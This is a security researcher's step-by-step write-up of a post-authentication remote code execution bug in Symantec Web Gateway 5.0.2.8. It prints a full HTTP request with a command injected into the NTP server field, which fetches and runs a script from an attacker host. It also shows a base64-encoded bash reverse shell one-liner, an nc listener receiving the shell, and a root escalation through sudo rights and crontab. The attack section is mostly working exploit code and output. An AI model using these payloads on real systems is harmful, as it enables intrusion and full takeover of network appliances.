



## Symantec Web Gateway

Version 5.0.2.8

User name:

Password:

Login

[Forgot Password?](#)

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### ABSTRACT

This document describes the steps I took to find RCE in Symantec Web Gateway (5.0.2.8). Reader will be able to reproduce all of the steps and create and attack inside his/her own controlled VM environment.

by [Cody Sixteen](#)

Hunting 0days – Symantec Web Gateway

# HUNTING 0DAYS

With Symantec Web Gateway 5.0.2.8

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## Intro

„Hunting Odays”[\[1\]](#) is a small series of articles created as a step-by-step „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerability I found in Symantec Web Gateway (v.5.0.2.8) during an afterhour research (26.03.2020). Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called admin).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

[Cody Sixteen](#)

## Environment

This time our environment will be based on Symantec Web Gateway VM. To prepare an attack scenario I used two virtual machines:

- Symantec Web Gateway VM (5.0.2.8) – default installation
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the request.

(Similar environment was described in multiple cases presented on the blog[\[1\]](#).)

With all the settings prepared – we are now ready to go! ;)

## Results


When you're logged-in user – it should be pretty easy to run your own code according to our previous adventures [2, 3, 4]. Let's go directly to the console:



As you can see I decided to go directly to the webroot of *Symantec Web Gateway* to *grep* for some 'known vulnerable PHP functions' [5] in the files inside the directory. I found multiple vulnerable places but today we will check *continueConfig.php* file. It looks like a very good example:

```
./continueConfig.php:7: //exec("route add default netmask ". $HTTP_POST_VARS["subnet"] ." gw ". $HTTP_POST_VARS["gateway"] ."eth0");  
./continueConfig.php:37:      exec("echo ". $HTTP_POST_VARS["ntpServerName"] ." >> /etc/ntp.conf");
```

To prepare your own request (presented below) go to the *Administration -> Configuration* and then click to the *Time* tab. It will let you configure NTP server (as you can see below ;)):



Let's verify in the VM's console if the file was created:

```

www.w3.org
d>
<meta http
<title>
Syma
<link rel="s
<!--[if IE]
<link r
<link r
<![endif]-->
<link rel="s

```

```

[root@localhost spywall]#
[root@localhost spywall]#
[root@localhost spywall]# find / | grep ididid
/tmp/idididNTP
[root@localhost spywall]#
[root@localhost spywall]# cat /tmp/idididNTP
uid=501(apache) gid=500(apache) groups=500(apache),502(admin)
[root@localhost spywall]#

```

Yes! ;) So our next step should be to get reverse shell[6]. I tried the same approach as we saw before[2,3] but there was a little surprise for me from the Vendor:

```

root@Webgate:/var/www/html/spywall
[root@Webgate spywall]# a.com;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx|base64 -d|sh -i;#
-bash: a.com: command not found
-bash: base64: command not found
sh-3.00# exit
[root@Webgate spywall]# ps
  PID TTY          TIME CMD
 16549 pts/0    00:00:00 bash
 24096 pts/0    00:00:00 ps
[root@Webgate spywall]# a.com;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTcwLzQ0MyAwPiYx|base64 -d|sh;#
-bash: a.com: command not found
-bash: base64: command not found
[root@Webgate spywall]# base64
-bash: base64: command not found
[root@Webgate spywall]# ssh

```

Yep. So I tried something else. On the Kali VM I prepared a oneliner[6] and started „python -m SimpleHTTPServer 80” to wait for WebGateway’s request:

The screenshot shows the Symantec Web Gateway Administration interface. The main content area is titled "Administration: Configuration" and displays a message: "The system settings were changed." Below this, there are tabs for "Network", "Operating Mode", "Name", "Central Mgmt", "Servers", and "Email". Under the "Time Zone & Time Server Configuration" section, the checkbox "Enable Network Time Synchronization" is checked.

Overlaid on the bottom left is a terminal window from a Kali VM. The terminal shows the following commands and output:

```

root@kali: /var/www/html
root@kali:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.10 - - [26/Mar/2020 13:18:18] "GET /a.sh HTTP/1.0" 200 -

```

Full request to the application is presented on the screen below:

```
Request
Raw Params Headers Hex
POST /spywall/timeConfig.php HTTP/1.1
Host: 192.168.216.133
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: https://192.168.216.133
Connection: close
Referer: https://192.168.216.133/spywall/timeConfig.php
Cookie: PHPSESSID=8f076c1f7bac2b403cf39711fd301533
Upgrade-Insecure-Requests: 1

posttime=1585228657&saveForm=Save&timesync=1&ntpserver=qweqwe.com,${wget%20http://192.168.1.170/a.sh%20-O%20/tmp/a.sh;sh%20/tmp/a.sh};#&timezone=5
```

If you want to check it, below is the copy in the table with example **payload** I used:

```
POST /spywall/timeConfig.php HTTP/1.1
Host: 192.168.216.133
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: https://192.168.216.133
Connection: close
Referer: https://192.168.216.133/spywall/timeConfig.php
Cookie: PHPSESSID=8f076c1f7bac2b403cf39711fd301533
Upgrade-Insecure-Requests: 1

posttime=1585228657&saveForm=Save&timesync=1&ntpserver=qweqwe.com,${wget%20http://192.168.1.170/a.sh%20-O%20/tmp/a.sh;sh%20/tmp/a.sh};#&timezone=5
```

Your results should be similar to those presented on the screen below:

```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 49644
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-3.00$ uname -a;id
Linux Webgate 2.6.32.63 #5 SMP Mon Jul 7 15:35:36 PDT 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=501(apache) gid=500(apache) groups=500(apache),502(admin)
bash-3.00$
```

Well. Great but not the best. ;) Don't worry Vendor is always prepared for the support, so let's check what's inside *sudo*... ;)

Results presented on the next screen:

```
Kali [Uruchomiona] - Oracle VM VirtualBox
Plik Maszyna Widok Wejście Urządzenia Pomoc
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 49644
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-3.00$ uname -a;id
Linux Webgate 2.6.32.63 #5 SMP Mon Jul 7 15:35:36 PDT 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=501(apache) gid=500(apache) groups=500(apache),502(admin)
bash-3.00$ sudo -l
User apache may run the following commands on this host:
(ALL) NOPASSWD: /usr/local/bin/cleanalert
(ALL) NOPASSWD: /usr/local/bin/cleanpost
(ALL) NOPASSWD: /bin/hostname
(ALL) NOPASSWD: /usr/bin/reboot
(ALL) NOPASSWD: /sbin/reboot
(ALL) NOPASSWD: /sbin/shutdown
(ALL) NOPASSWD: /etc/init.d/httpd
(ALL) NOPASSWD: /etc/init.d/ntpd
(ALL) NOPASSWD: /etc/init.d/snmpd
(ALL) NOPASSWD: /etc/init.d/crond
(ALL) NOPASSWD: /usr/bin/sar
(ALL) NOPASSWD: /bin/kill
(ALL) NOPASSWD: /bin/cat
(ALL) NOPASSWD: /sbin/ifconfig
(ALL) NOPASSWD: /sbin/route
(ALL) NOPASSWD: /sbin/insmod
(ALL) NOPASSWD: /sbin/rmmod
(ALL) NOPASSWD: /sbin/iptables
(ALL) NOPASSWD: /bin/mknod
(ALL) NOPASSWD: /sbin/sysctl
(ALL) NOPASSWD: /sbin/modprobe
(ALL) NOPASSWD: /usr/sbin/brcctl
(ALL) NOPASSWD: /sbin/ifup
```

As you can see there are multiple ways to achieve root-access now. I decided to use *crontab*:

```
otnets SHELL=/bin/sh
le Uploads # mail any output to paul', no matter whose crontab this is
MAILTO=""
aved Report#
erts # run five minutes after midnight, every day
#5 0 * * * $HOME/bin/daily.job >> $HOME/tmp/out 2>&1
earch... # run at 2:15pm on the first of every month -- output mailed to paul
#15 14 1 * * $HOME/bin/monthly
licies # run at 10 pm on weekdays, annoy Joe
onfiguration #0 22 * * 1-5 mail -s "It's 10pm" joe%Joe,%%Where are your kids?%
acklist #23 0-23/2 * * * echo "run 23 minutes after midn, 2am, 4am ..., everyday"
hitelist #5 4 * * sun echo "run at 5 after 4 every sunday"
locking Feed #0 1 * * * /root/bin/upload.sh >> /var/log/spywall/upload/cron.txt
#0-58/2 * * * * /usr/local/bin/upload.sh >> /var/log/spywall/upload/cron.txt
ministrati #0,15,30,45 * * * * /usr/local/bin/ipwatch.sh >> /var/log/spywall/upload/cro
n.txt
ystem Statu 12,42 * * * * /usr/local/bin/ipwatch.sh >> /var/log/spywall/upload/cron.txt
onfiguration 1-59/5 * * * * /usr/local/bin/shmtool s >> /tmp/mi5Stat.log
pdates 45 * * * * /usr/local/bin/learnIP >> /tmp/learnIP.log
@
ystem Users :!/bin/sh
nd User Pag id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

Looks like this is IT! Done. ;)

## Summary

In this short document I tried to present you one of the possible way of gaining root shell access Symantec Web Gateway 5.0.2.8. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and store his/her own script or code to run on remote machine – code will be executed with the webserver privileges on the system. Because of improper configuration webserver-user (apache) can use OS tools to gain root level access.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers,

[Cody](#)

## Resources

Below you will find resources used/found when I was creating this document:

[1] [Mini arts series](#)

[2] [Bugs in NagiosXI](#)

[3] [RCE in ManageEngine](#)

[4] [Official Blog](#)

[5] [Vulnerable PHP functions](#)

[6] [PayloadsAllTheThings](#)

[7] [@CodySixteen](#)